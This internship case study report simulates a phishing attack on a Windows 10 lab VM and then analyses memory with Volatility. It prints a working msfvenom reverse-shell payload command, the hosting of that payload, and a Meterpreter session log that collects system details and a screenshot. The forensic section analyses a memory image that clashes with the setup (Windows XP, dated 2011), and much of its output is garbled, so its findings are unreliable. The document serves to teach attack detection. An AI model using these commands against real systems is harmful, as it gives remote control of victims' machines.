# **Final Internship Case Study Report**

Title: Memory Forensic Investigation of a Simulated Phishing Attack

### 1. Introduction

In today's digital landscape, phishing and memory-based attacks are major concerns for cybersecurity professionals. This case study demonstrates a full kill chain simulation of a phishing attack that results in a Meterpreter reverse shell. It highlights the end-to-end process, from payload creation and execution to memory forensic analysis using tools like DumpIt and Volatility.

# 2. Objective

To simulate a phishing attack, capture memory post-exploitation, and perform forensic analysis to identify the malicious activity and trace back to the attacker.

### 3. Environment Setup

- Attacker VM: Parrot OS (Host-only network mode) Victim VM: Windows 10 (Host-only network mode)
- Tools Used:
- Metasploit Framework
- msfvenom
- Python HTTP Server
- Dumplt
- Volatility 2.6.1
- Wireshark, Flameshot

### 4. Phase 1: Simulating the Attack

1. Payload created using

msfvenom:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102
LPORT=4444 -f exe > backdoor.exe
```

2. Backdoor hosted via Python web server:

```
python3 -m http.server 80
```


- 3. Victim downloaded and executed the payload.
- 4. Attacker gained Meterpreter shell via multi/handler in Metasploit.

```
[msf](Jobs:@ Agents:@) exploit(multi/handler) >> set LHOST 192.168.56.102

[msf](Jobs:@ Agents:@) exploit(multi/handler) >> set LPORT .4444

LPORT => 4444
       [msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
       [*] Started reverse TCP handler on 192.168.56.102:4444
      [*] Sending stage (175686 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:53958)
      t 2025-06-30 18:15:02 +0000
      (Meterpreter 1)(C:\Users\testuser\Downloads) > sysinfo
                            : DESKTOP-QHRS610
                            : Windows 10 (10.0 Build 19045).
                            : x64
     System Language : en_US
                           : WORK
    Logged On Users: 2
                         : x86/windows
    (Meterpreter 1)(C:\Users\testuser\Downloads) > getuid
Server username: DESKTOP-QHRS6I0\testuser
    (Meterpreter 1)(C:\Users\testuser\Downloads) > screenshot
Screenshot saved to: /home/ssdparrot/uKJQuzyd.jpeg
(Meterpreter 1)(C:\Users\testuser\Downloads) >
                                                                                                     1
```

1. RAM captured immediately using DumpIt tool.




### 5. Phase 2: Evidence Acquisition

- Dump file transferred to Parrot OS using Shared Folder (VirtualBox)
- Converted [.vmem] to [.raw] if needed
- Loaded memory image into Volatility:

```
python2.7 vol.py -f Ozapftis.vmem imageinfo
```

```
Failed to import volatility.plugins.malware.svcscan (ImportError: No module named Crypto
*** Failed to import volatility.plugins.registry.auditpol (ImportError: No module named Crypt
*** Failed to import volatility.plugins.ssdt (NameError: name 'distorm3' is not defined)
 *** Failed to import volatility.plugins.registry.registryapi (ImportError: No module named Cr
 *** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.envars (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypt
         : volatility.debug : Determining profile based on KDBG search...
           Suggested Profile(s): WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                       AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                      AS Layer2 : FileAddressSpace (/root/Documents/0zapftis.vmem)
                       PAE type : PAE
                             DTB : 0x319000L
                            KDBG: 0x80544ce0L
          Number of Processors : 1
     Image Type (Service Pack) : 2
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2011-10-10 17:06:54 UTC+0000
     Image local date and time : 2011-10-10 13:06:54 -0400
 -[root@parrot]-[/home/ssdparrot/volatility]
#python2.7 vol.py -f ~/Documents/0zapftis.vmem --profile=WinXPSP2x86 pslist
Volatility Foundation Volatility Framework 2.6.1
```

Wireshark:- Network traffic capture



```
| Bapty signals | Source | Sou
```

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### 6. Phase 3: Memory Analysis using Volatility

# **₩** Process Listing:

python2.7 vol.py -f Ozapftis.vmem --profile=WinXPSP2x86 pslist

- Discovered suspicious cmd.exe process
- Parent was explorer.exe (unusual behavior)

# **Command Line Analysis:**

python2.7 vol.py -f Ozapftis.vmem --profile=WinXPSP2x86 cmdline

• No legitimate command history for cmd.exe (likely dropped)

# Malicious Activity Detection:

python2.7 vol.py -f Ozapftis.vmem --profile=WinXPSP2x86 malfind

Injected co in memory

```
Failed to import volatility.plugins.maintate.svetcan (ImportError: No module named Crypto.Hash)

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Failed to import volatility.plugins.mac.apinooks (ImportError: No module named Grypto.Hash)

Failed to import volatility.plugins.envars (ImportError: No module named Crypto.Hash)

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Failed to import volatility.p
```



# 7. Findings

- Attack vector: Simulated phishing with reverse shell
- Malicious process chain observed
- Memory indicators confirmed remote control shell

# 8. Conclusion

This case study demonstrates how live attacks can be captured and analyzed using memory forensic tools. It validates the critical role of tools like Volatility in tracing attacker footprints post-exploitation. A strong incident response process and early memory capture can help mitigate long-term impacts of cyber intrusions.

# 9. Tools Used Summary

Tool	Purpose
Metasploit	Exploit & listener setup
Dumplt	RAM acquisition on victim
Volatility	Memory analysis
Wireshark	Network traffic capture
Python HTTP	Hosting payload

#### 10. References

- <a href="https://www.volatilityfoundation.org/">https://www.volatilityfoundation.org/</a>
- <a href="https://attack.mitre.org/">https://attack.mitre.org/</a>
- https://www.offensive-security.com/metasploit-unleashed/